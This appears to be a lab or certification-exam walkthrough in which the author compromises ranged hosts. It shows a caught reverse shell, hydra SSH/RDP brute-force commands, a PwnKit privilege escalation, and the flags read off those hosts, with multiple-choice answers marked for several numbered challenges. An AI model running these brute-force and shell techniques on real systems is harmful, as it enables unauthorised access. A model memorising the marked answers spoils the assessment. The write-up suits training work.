
```
HTTP/1.1 500 Internal Server Error
Date: Fri, 04 Mar 2022 06:56:57 GMT
Server: Apache/2.2.22 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 616
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
  <head>
    <title>
      500 Internal Server Error
    </title>
  </head>
  <body>
    <h1>
      Internal Server Error
    </h1>
    <p>
      The server encountered an internal error or
      misconfiguration and was unable to complete
      your request.
    </p>
    <p>
      Please contact the server administrator,
      webmaster@localhost and inform them of the time the error occurred,
      and anything you might have done that may have
      caused the error.
    </p>
    <p>
      More information about this error may be available
      in the server error log.
    </p>
    <hr>
    <address>
      Apache/2.2.22 (Ubuntu) Server at 172.25.30.5 Port 80
```

Reverse TCP Shell




```
┌──(kali㉿kali)-[~/CPENT/Scope3/172.25.30.5]
└─$ sudo nc -lvp 80
listening on [any] 80 ...
172.25.30.5: inverse host lookup failed: Host name lookup failure
connect to [172.27.232.3] from (UNKNOWN) [172.25.30.5] 56449
bash: no job control in this shell
www-data@ubuntu:/usr/lib/cgi-bin$ 
```

Shell



```
drwxr-xr-x  2 jason jason  4096 Mar 30  2020 Downloads
drwxr-xr-x  2 jason jason  4096 Mar 30  2020 Music
drwxr-xr-x  2 jason jason  4096 Mar 30  2020 Pictures
drwxr-xr-x  2 jason jason  4096 Mar 30  2020 Public
drwxr-xr-x  2 jason jason  4096 Mar 30  2020 Templates
drwxr-xr-x  2 jason jason  4096 Mar 30  2020 Videos
-rw-r--r--  1 jason jason  8445 Mar 30  2020 examples.desktop
www-data@ubuntu:/home/jason$ cd Doc*
cd Doc*
www-data@ubuntu:/home/jason/Documents$ ls
ls
Secret.txt
www-data@ubuntu:/home/jason/Documents$ cat Secret.txt
cat Secret.txt
hb74kpm9h83
www-data@ubuntu:/home/jason/Documents$ 
```


Answer for challenge 28



```
Challenge 28: (125 Points)
Compromise the machine with IP address 172.25.30.5, find the file Secret.txt and
enter its content as the answer.
 hb74kpm9h83    x
 lk69nod2j09
 mn89bod3k09
 jk89mod1j90
```


Target 172.25.20.7:

I use hydra to brute force account of this machine and I found it.




```
└─$ hydra -L ~/CPENT/user.txt -P ~/CPENT/pass.txt 172.25.20.7 -t 4 ssh
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
ce organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anywa
y).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-02 11:32:49
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previou
s session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1820 login tries (l:35/p:52), ~455 tries per task
[DATA] attacking ssh://172.25.20.7:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 1776 to do in 00:41h, 4 active
[STATUS] 32.00 tries/min, 96 tries in 00:03h, 1724 to do in 00:54h, 4 active
[STATUS] 33.14 tries/min, 232 tries in 00:07h, 1588 to do in 00:48h, 4 active
[22][ssh] host: 172.25.20.7   login: jason   password: qwerty
[STATUS] 36.27 tries/min, 544 tries in 00:15h, 1276 to do in 00:36h, 4 active
```

Before get user permission I found that this machine is vulnerable with CVE-2021-4034. Exploit and get answer for challenge 29, 30.



```
jason@ubuntu:/tmp/CVE-2021-4034$ ./cve-2021-4034
# bash
root@ubuntu:/tmp/CVE-2021-4034# cd /home/
root@ubuntu:/home# cat administrator/Documents/rootflag.txt
p5bh39md4k7
root@ubuntu:/home# cat jason/Documents/userflag.txt
bu79g82xap
root@ubuntu:/home# |
```

Answer for challenge 29, 30




```
Challenge 29: (50 Points)
Compromise the machine with IP address 172.25.20.7, find the file userflag.txt
and enter its content as the answer.
 bu79g82xap     x
 ky80i89pas
 ut90u70sap
 ot90k09sap
Challenge 30: (75 Points)
Compromise the machine with IP address 172.25.20.7, find the file rootflag.txt,
and enter its content as the answer.
 b5ph89fg9i0
 i5op09hg7u0
 k5pl80gh7i0
 p5bh39md4k7    x
```

Scope 4


Target 172.25.100.105:

I used hydra to brute force account of this machine then I found kevin account.




```
┌──(kali㉿kali)-[~/CPENT/Scope4/results/172.25.100.105]
└─$ hydra -L ~/CPENT/user.txt -P ~/CPENT/pass.txt 172.25.100.105 rdp                        255
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret se
ce organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics an
y).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-02 01:21:04
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of p
llel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1820 login tries (l:35/p:52), ~455 tries per task
[DATA] attacking rdp://172.25.100.105:3389/
[STATUS] 118.00 tries/min, 118 tries in 00:01h, 1702 to do in 00:15h, 4 active
[3389][rdp] host: 172.25.100.105   login: kevin   password: Pa$$w0rd123
[ERROR] freerdp: The connection failed to establish.
[STATUS] 104.33 tries/min, 313 tries in 00:03h, 1510 to do in 00:15h, 4 active
[ERROR] Can not create restore file (./hydra.restore) - Permission denied
[STATUS] 93.43 tries/min, 654 tries in 00:07h, 1175 to do in 00:13h, 4 active
^C
```

After that I remote desktop to this machine and know that machine have cpent account with administrator permission. I brute force then found password of this account.




```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\kevin>net user

User accounts for \\RANGE3-WIN2016

-------------------------------------------------------------------------------
Administrator            cpent                    DefaultAccount
Guest                    kevin
The command completed successfully.


C:\Users\kevin>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
cpent
The command completed successfully.


C:\Users\kevin>S_
```




```
┌──(kali㉿kali)-[~/CPENT/Scope4/172.25.100.105]
└─$ hydra -l cpent -P ~/CPENT/pass.txt 172.25.100.105 -t 4 rdp
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
ce organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anywa
y).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-04 02:53:16
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 52 login tries (l:1/p:52), ~13 tries per task
[DATA] attacking rdp://172.25.100.105:3389/
[3389][rdp] host: 172.25.100.105   login: cpent   password: Pa$$w0rd123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-04 02:53:33

┌──(kali㉿kali)-[~/CPENT/Scope4/172.25.100.105]
└─$ 
```

Finally I gain administrator permission then get answer for challenge 39, 40.


Server Manager ‣ Dashboard
Dashbo
Local Se
All Serv
File and
WELCOME TO SERVER MANAGER
C:\Windows\System32\cmd.exe

```
C:\Users\Public\Documents>dir
 Volume in drive C has no label.
 Volume Serial Number is CE7E-D553

 Directory of C:\Users\Public\Documents

08/12/2020  09:05 PM    <DIR>          .
08/12/2020  09:05 PM    <DIR>          ..
05/08/2021  03:53 PM                16 userflag.txt
               1 File(s)             16 bytes
               2 Dir(s)  49,551,278,080 bytes free

C:\Users\Public\Documents>type userflag.txt
OTUserTwoSA-4612
C:\Users\Public\Documents>certutil -hashfile userflag.txt MD5
MD5 hash of file userflag.txt:
7e75cd51e62b0d5e65950f81d9ecfe85
CertUtil: -hashfile command completed successfully.

C:\Users\Public\Documents>
```

Answer for challenge 39


Server Manager ▸ Dashboard
Dashbo
Local Se
All Serv
File and
WELCOME TO SERVER MANAGER
C:\Windows\System32\cmd.exe
BPA results
Network


```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Documents>dir
 Volume in drive C has no label.
 Volume Serial Number is CE7E-D553

 Directory of C:\Users\Administrator\Documents

08/12/2020  09:06 PM    <DIR>          .
08/12/2020  09:06 PM    <DIR>          ..
05/08/2021  03:54 PM                15 adminflag.txt
08/12/2020  09:01 PM    <DIR>          Snagit
               1 File(s)             15 bytes
               3 Dir(s)  49,554,644,992 bytes free

C:\Users\Administrator\Documents>certutil -hashfile adminflag.txt MD5
MD5 hash of file adminflag.txt:
fbde344fe92ecd0ee794df630782fc58
CertUtil: -hashfile command completed successfully.

C:\Users\Administrator\Documents>type adminflag.txt
OTAdminTwo-9132
C:\Users\Administrator\Documents>SS_
```

Answer for challenge 40

```
Challenge 39: (40 Points)
Compromise the 172.25.100.105 machine to gain user-level access. Locate
userflag.txt and submit the last 6 hex digits of the md5 hash of the file.
 ECFE85     x
 66EEAB
 902AEB
 377EE5
Challenge 40: (60 Points)
Escalate your privilege to that of an Administrator in the 172.25.100.105
machine, locate adminflag.txt and submit the last 6 hex digits of the md5 hash of
the file.
 008EA3
 A309D2
 82FC58     x
 902AEB
```

